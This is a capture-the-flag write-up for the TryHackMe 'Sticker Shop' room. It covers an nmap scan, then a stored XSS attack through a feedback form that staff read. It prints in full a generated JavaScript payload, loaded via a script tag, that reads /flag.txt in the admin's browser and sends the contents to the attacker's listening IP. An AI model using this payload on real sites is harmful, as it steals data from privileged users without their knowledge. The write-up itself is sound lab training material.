THM-(Sricker shop Room)

```
local sticker shop has finally developed its own webpage. The
y do not
have too much experience regarding web development, so they d
ecided to
develop and host everything on the same computer that they us
e for
browsing the internet and looking at customer feedback. Smart
move!

Can you read the flag at http://10.10.18.219:8080/flag.txt?
```

Nmap scan result

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4u
buntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b2:54:8c:e2:d7:67:ab:8f:90:b3:6f:52:c2:73:37:69 (RS
A)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDZ5yrbM4EUF9kvSfSmVTd
RWGVeqTTpQpwFopgW7iFN3f/I3mBWiJpAGL8Q8rEs7n8ESeN0yRcr1lGSuUtR
qk5Mwei9edFIAGFC0uEJMnO7EQl/3O8PAlTGeuIaEg+YItzpmXOIWfslh0oft
oQNN0iWouJFj7DU5QtoiuwK9GIDwD54aaJ6QQHu16nYYk0fTmA2szzSy0nL0f
G1I+ILOnVf1SEyDu5a+uHSKA4lERXWsJ6KDhEtxAuf1+uk8x33I4ERJQsGEZ/
```

```
GbFJsPxbWhFgyvRE9cScm+YpeppPBMwbvicnEg+MZLuDfXAzYCsDvXPem8io/
8QlqHXAyTb/hfw8twUiLuWRHPuHH6E4tq+cztlD/BsfydBn+72TEB7dZnRnWP
4tAnI5au2KiPA1RA3ud3JNn7Ha7iU0AA5MK9gKhSv/S5tDyLhFbAcLm8ByWzd
J1R5F8NIlWG8C9VDgDuixmIQwsV4D7FthMTsDaM5PuJHr5GDOfT56Mn3fGxQT
2W4k=
|   256 14:29:ec:36:95:e5:64:49:39:3f:b4:ec:ca:5f:ee:78 (ECDS
A)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbml
zdHAyNTYAAABBBKVWb4NfXmP4f5RQIvXlrggi/9cDARgYazfJpJFlRhH/Ypg/
QO6JQ0cj+BInTq4qjv9q5f1ksX0KLJxT2sc95WI=
|   256 19:eb:1f:c9:67:92:01:61:0c:14:fe:71:4b:0d:50:40 (ED25
519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHQ5WIN3vZO9KIDXb+PpV5y
qA3SVieIqn8jSOGdjDHm1

8080/tcp open  http    syn-ack ttl 63 Werkzeug httpd 3.0.1 (P
ython 3.8.10)
|_http-title: Cat Sticker Shop
|_http-server-header: Werkzeug/3.0.1 Python/3.8.10
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD
```

SSH(22)

- SSH password auth is enabled! Which is bad practice overall anyway if e find creds we can come back.

HTTP(8080)


- Dirsearch
- Fuzz vhost
- source page
- Robots.txt
- Browse the website and discover its feathers

Since our goal to read the flag which is flag.txt , and i cant read it directly from the internet i get 403 unauthorized!


- **Questions i should ask myself:**

1- What can i do to read the flag.txt file contents?

2- Since they **develop and host everything on the same computer that they use for browsing the internet and looking at** `customer feedback.` **May i can send malicious XSS script to the admin and when they see my message the malicious XSS script will run and get and get me the content of that file!**



- When i submit my feedback as “test” . It says Thanks for your feedback! It will be evaluated shortly by our staff, Which is telling me that the will be real human seeing my message and we could take advantage of this gape!



- Downloading this tool which is useful for our case as it describe itself :

`This script will generate a malicious .js file. When this is used in an XSS attack, it will cause the victim to navigate to the targeted directory .`

`in my case since there is admin gonna see my feedback am gonna send this script to cause him to go to “flag.txt” and send me its contents!`

```
┌──(kali㉿kali)-[~/webtools]
└─$ python3 xss-extract.py -h
usage: xss-extract.py [-h] -d DIRECTORY -i IP

This script will generate a malicious .js file. When this is
used in an XSS attack, it will cause the victim to navigate t
o the
target directory and send the content to the attacker. This i
s useful if the victim is an admin or privileged user with ac
cess to
sensitive information. Only use with permission. The XSS payl
oad is <script src=http://[attacker-ip]/script.js></script>
```

```
options:
  -h, --help            show this help message and exit
  -d DIRECTORY, --directory DIRECTORY
                        Target Directory
  -i IP, --ip IP        Attacker IP Address
```

- As it shows its gonna append the content of flag.txt in the url param content and send it to use :
- "http://10.9.217.87?content=flag.txt-content will-appended-here"


```
┌──(kali㉿kali)-[~/webtools/sticker]
└─$ python3 ../xss-extract.py -d /flag.txt -i  10.9.217.87
JavaScript code has been written to script.js

┌──(kali㉿kali)-[~/webtools/sticker]
└─$ ls
script.js

┌──(kali㉿kali)-[~/webtools/sticker]
└─$ cat script.js

// Define the path to the file
const path = "/flag.txt";

// Set up a XMLHttpRequest object
const xhttp = new XMLHttpRequest();

// Set up the function to run when the request completes
xhttp.onreadystatechange = function () {
    if (this.readyState == 4 && this.status == 200) {
        // Get the file content and encode as URI component
        const content = encodeURIComponent(this.responseTex
t);
```


```
        // Append the content to the URL as a query parameter
        const sendTo = "http://10.9.217.87?content=" + conten
t;

        // Send the GET request
        const sendReq = new XMLHttpRequest();
        sendReq.open("GET", sendTo, true);
        sendReq.send();
    }
};

// Make the request to get the file content
xhttp.open("GET", path, true);
xhttp.send();
```

- Now when the admin just view our message all the magics will happened without his knowing!

Starting python server to serve the script.js file and in same time we get the targeted directory content when the admin view our message!

- We get the FLAG and we need to decode it




Woop woop! Your answer is correct
Congratulations on completing The Sticker Shop!!!
Points earned
30
Completed tasks
1
Room type
Challenge
Difficulty
Easy
Streak
1